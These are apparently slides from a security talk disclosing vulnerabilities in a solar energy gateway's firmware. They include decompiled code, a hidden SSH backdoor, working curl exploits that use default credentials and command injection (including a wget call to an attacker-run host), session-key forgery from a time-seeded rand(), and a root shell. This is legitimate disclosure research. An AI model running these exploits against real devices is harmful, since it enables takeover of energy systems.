else if (strcmp(r0_6, "DEVICE_PING") == 0)
    label_17ff2:
    sub_3f4a0()

    if (strcmp(r0_6, "DEVICE_PING") == 0)
        r_1 = sub_3fefc()
    else if (strcmp(r0_6, "DEVICE_INFO") == 0)
        r_1 = sub_40f6c(&var_1002c)
    else if (strcmp(r0_6, "REPLACE_GATEWAY") == 0)
        r_1 = sub_3d9ec(&var_1002c)
    else if (strcmp(r0_6, "NETWORK_INFO") == 0)
        r_1 = sub_436d4(&var_1002c)
    else if (strcmp(r0_6, "NETWORK_ETH_CONFIG") == 0)
        r_1 = sub_3f4dc(&var_1002c)
    else if (strcmp(r0_6, "REBOOT") == 0)
        r_1 = sub_3dc18()
    else if (strcmp(r0_6, "NETWORK_WIFI_SCAN") == 0)
        r_1 = sub_43244(&var_1002c)
    else if (strcmp(r0_6, "NETWORK_WIFI_CONNECT") == 0)
        r_1 = sub_43c0c(&var_1002c, &var_10084, r0_11)
    else if (strcmp(r0_6, "NETWORK_WIFI_CLEAR") == 0)
        r_1 = sub_3dfd0(&var_1002c)
    else if (strcmp(r0_6, "NETWORK_RUN_TEST") == 0)
        r_1 = sub_415c4(&var_1002c, r0_6)
    else if (strcmp(r0_6, "NETWORK_WIFI_STATUS") == 0)
        r_1 = sub_43390(&var_1002c)
    else if (strcmp(r0_6, "START_DISCOVERY") == 0)
        r_1 = sub_3eedc(&var_1002c, 1)
    else
        int32_t r0_42 = strcmp(r0_6, "DISCOVERY_INIT")
```


Covert Backdoor and Vulnerability in One

- DEVICE_PING
 - Accepts a user input for the ping interval
 - Doesn't appear to actually ever perform any ping functions
- Only function appears to be starting the SSH service as a backdoor

```
0003f20 int32_t sub_3f20()
0003f22 {
0003f22     int32_t (* const var_1b8)() = __stack_chk_guard
0003f22     char* r0 = sub_3ea9c("PingTimeout", &data_49c70[0x30])
0003f2c     void var_16c
0003f2c     void* var_174 = &var_16c
0003f2e     void* r2 = 0xffffffff
0003f2e
0003f34     if (r0 != 0)
0003f34         r2 = &r0[strlen()]
0003f3a
0003f3a     sub_3c08c(&var_174, r0, r2)
0003f40     int32_t var_170
0003f46
0003f46     if (var_170 != 0)
0003f46     {
0003f46         char var_154
0003f46         char* var_15c = &var_154
0003f46         int32_t var_158_1 = 0
0003f46         var_154 = 0
0003f46         std::ios_base::ios_base()
0003f46         char var_40_1 = 0
0003f46         int32_t var_44_1 = 0
0003f46         char var_3f_1 = 0
0003f46         void* __offset(vtable_for_std::basic_ios<char, std::char_traits<char> >, 0x8)
0003f46         var_b4 = _vtable_for_std::basic_ios<char, std::char_traits<char> > + 8
0003f46         int32_t var_3c_1 = 0
0003f46         int32_t var_38_1 = 0
0003f46         int32_t var_34_1 = 0
0003f46         int32_t var_30_1 = 0
0003f46         struct vtable_for_std::basic_ios<char, std::char_traits<char> > * const
0003f46         var_1a0_1 = _vtable_for_std::basic_ios<char, std::char_traits<char> >
0003f46         void* r9_1 =
0003f46         *(_VTT_for_std::__cxx11::b...traits<char>, std::allocator<char> > + 8)
0003f46         int32_t r0_5 =
0003f46         *(_VTT_for_std::__cxx11::b...traits<char>, std::allocator<char> > + 0xc)
0003f46         int32_t r3_4 = *(r9_1 - 0xc)
0003f46         int32_t var_188_1 = r0_5
0003f46         void* __offset(
0003f46         vtable_for_std::__cxx11::basic_stringstream<char, std::char_traits<char>, std::allocator<char> >,
0003f46         0xc) var_fc = r9_1
0003f46         void var_28
0003f46         *(r3_4 + &var_28 - 0xd4) = r0_5
0003f46         int32_t var_f8_1 = 0
0003f46         std::ios::init(*(r9_1 - 0xc) + &var_fc)
0003f46         int32_t r2_4 =
0003f46         *(_VTT_for_std::__cxx11::b...traits<char>, std::allocator<char> > + 0x14)
0003f46         void* r3_6 =
0003f46         *(_VTT_for_std::__cxx11::b...traits<char>, std::allocator<char> > + 0x18)
0003f46         void* var_184_1 = r3_6
0003f46         int32_t r3_7 = *(r3_6 - 0xc)
0003f46         void* __offset(
0003f46         vtable_for_std::__cxx11::basic_stringstream<char, std::char_traits<char>, std::allocator<char> >,
0003f46         0x20) var_f4 = r3_6
0003f46         *(&var_f4 + r3_7) = r2_4
0003f46         std::ios::init(&var_f4 + r3_7)
0003f46         int32_t r2_6 =
0003f46         *(_VTT_for_std::__cxx11::b...traits<char>, std::allocator<char> > + 4)
0003f46     }
```

Covert Backdoor and Vulnerability in One

```
sub_3c88c(&var_144, r1_13, r2_20)
var_12c = &var_124
sub_3c88c(&var_12c, "91933d583f463f1085dc26433639d39c...", &data_49e70[0x40])
int32_t* r3_29

if (var_140_1 != var_128)
    r3_29 = var_12c
else if (var_140_1 == 0)
    label_402a6:
    var_114 = &var_10c
    sub_3c88c(&var_114, "killall dropbear; sleep 1; /etc/...",
        &data_49eb4[0x26])
    SystemCommand::Run(&var_114, var_1ac_2, &var_15c)
    int32_t* r0_35 = var_114

    if (r0_35 != &var_10c)
        operator delete(r0_35)

    r3_29 = var_12c
```

- Hardcoded hash value comparison
 - If the correct value was entered kills existing ssh daemon and restarts ssh services

Command Injection Inside the Backdoor

- When the user provided input is hashed to conduct the “magic word” comparison, it can be escaped

```
var_f0 = _vtable_for_std::__cxx11..._traits<char>, std::allocator<char> > + 8
std::ios::init(&var_b4)
std::__ostream_insert<char>(&var_f4, "printf '", 8)
std::__ostream_insert<char>(  
    std::__ostream_insert<char>(&var_f4, var_174, var_170), "' | sha256sum",  
    0xd)  
char var_13c  
char* var_144 = &var_13c
```

- Results in
printf '<user input>' | sha256sum

Command Injection

- We can escape the printf with a simple `;`
- Arbitrary remote code execution! Inside a covert backdoor!

```
(kali@kali)-[~]
$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file:/// ' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=DEVICE_PING' \
-d "PingTimeout=';wget 192.168.68.62:8000; echo '"
{ "code": 0 }
(kali@kali)-[~]
$
```

```
Windows PowerShell
PS C:\Users\lonew> python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.68.63 - - [13/Jul/2025 10:28:19] "GET / HTTP/1.1" 200 -
```

Crafting Our Own Keys

```
void* var_2d4
int32_t* var_394 = &var_2d4
int32_t (* const var_350)() = __stack_chk_guard
int32_t r3 = *__stack_chk_guard
time_t r0 = time(nullptr)
srand(r0)
int32_t r0_1 = rand()
CreateFile("/tmp/mobile_session_key", "%s", sub_3cb08(data_604a8 + r0_1))
char* r0_5 = GetUnitID()
void var_2cc
var_2d4 = &var_2cc
void* r2_1 = 0xffffffff

if (r0_5 != 0)
|   r2_1 = &r0_5[strlen()]
```

- DEVICE_INFO
 - Provides information about the system such as the current OS, uptime, and S/N
 - Accessible with just the default creds
 - Generates the mobile session key that's used as the SID when called

Who needs a secure key?

```
void* var_2d4
int32_t* var_394 = &var_2d4
int32_t (* const var_350)() = __stack_chk_guard
int32_t r3 = *__stack_chk_guard
time_t r0 = time(nullptr)
srand(r0)
int32_t r0_1 = rand()
CreateFile("/tmp/mobile_session_key", "%s", sub_3c
char* r0_5 = GetUnitID()
void var_2cc
var_2d4 = &var_2cc
void* r2_1 = 0xffffffff
```

- rand() will always return the same value after seeding
 - Overwrites the existing key when DEVICE_INFO is called
 - Devices are explicitly configured to Pacific time

Who needs a secure key?

- The rand value has another value added to it
- We need to know what it is in order to produce the mobile key
- But, don't worry, **it's hardcoded**

```
0006049c  int32_t data_6049c = -0x1
000604a0  int32_t data_604a0 = -0x1
000604a4  int32_t data_604a4 = -0x1
000604a8  int32_t data_604a8 = 0x26e1c
```

Producing the Key Independently

```
(kali㉿kali)-[~/Desktop]
$ date +%s 56 curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file:/// ' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=DEVICE_INFO'
1752432845
{ "code": 0, "serial": "04C05BA1A910", "software": "4.0.1-ct", "uts": 451205666, "sysconfig_ts": null, "sysid": 167829, "status": [ { "id": 1, "name": "Cloud Connection", "status": 1 }, { "id": 4, "name": "Modules Communication", "status": 2 }, { "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name": "S/N: 04C05BA1A910", "status": 0 }, { "id": 7, "name": "S/W: 4.0.1-ct", "status": 0 }, { "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 }, { "id": 9, "name": "Cellular detected", "status": -1 }, { "id": 10, "name": "Cellular up", "status": -1 }, { "id": 11, "name": "Kernel: 4.1.15-2.0.4", "status": 0 } ] }

(kali㉿kali)-[~/Desktop]
$ qemu-arm-static ./session_test 1752432840


Timestamp: 301488
Random number: 451205666
Input value: 451364926
Formatted input: 451364926
Session key: efdc0600d8c08ca2c0e7842e3d19c9c1dbae70fc2af816bac9cbdb04f70202bc7abbb746f56bb08ca8edf2ca29ce850f94246e01a80003c7bca15aa9b70408e

(kali㉿kali)-[~/Desktop]
$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file:/// ' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=NETWORK_INFO&sid=efdc0600d8c08ca2c0e7842e3d19c9c1dbae70fc2af816bac9cbdb04f70202bc7abbb746f56bb08ca8edf2ca29ce850f94246e01a80003c7bca15aa9b70408e'

{ "code": 0, "eth": { "dev": "eth0", "dhcp": true, "ip": "192.168.1.2", "subnet": "255.255.255.0", "gateway": "192.168.1.1" }, "wlan": { "dev": "wlan0", "mac": "00:25:CA:A8:5D:FF", "ssid": "ATTr5WaMI2", "dhcp": true, "ip": "192.168.68.63", "subnet": "255.255.252.0", "gateway": "192.168.68.1", "quality_fraction": "70/70", "signal_level": "-31", "noise": "" }, "dns1": "", "dns2": "" }
```

Remember that Keep Alive signal?

- Reboot kills the signal
 - Will trigger the rapid shutdown procedure
- Can access all those sensitive APIs now



TOTAL RESULTS

305

TOP COUNTRIES



Italy	251
United States	18
Canada	8
Germany	8
Czechia	5
More...	

Quick Easter Egg

```
(kali㉿kali)-[~/Desktop]
$ ssh root@192.168.68.63
root@192.168.68.63's password:
~ # grep -rEi 'defcon' /mnt/ffs/
/mnt/ffs/www/cgi-bin/network:https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Fred-Bret-Mounet-All-Your-Solar-Panels-Are-Belong-To-Me.pdf
~ #
```


What Next?

- The solar industry is growing faster than its security implementation
 - Need strong partnerships
- Embedded system security is falling behind
- We need supply chain clarity
 - Sourcing aspects of products is a fact of life, but we should know what they are
 - The code is a disaster

In the Meantime, What Can You Do?

- Never expose solar control systems directly to the internet (Apparently wasn't obvious enough)
 - Always put them through a router or behind a firewall
 - Disable automatic updates (Can't trust the vendors)
- Take special consideration of remote monitoring solutions
 - Home assistant can help set up local monitoring solutions
- Demand more from manufacturers

Questions?

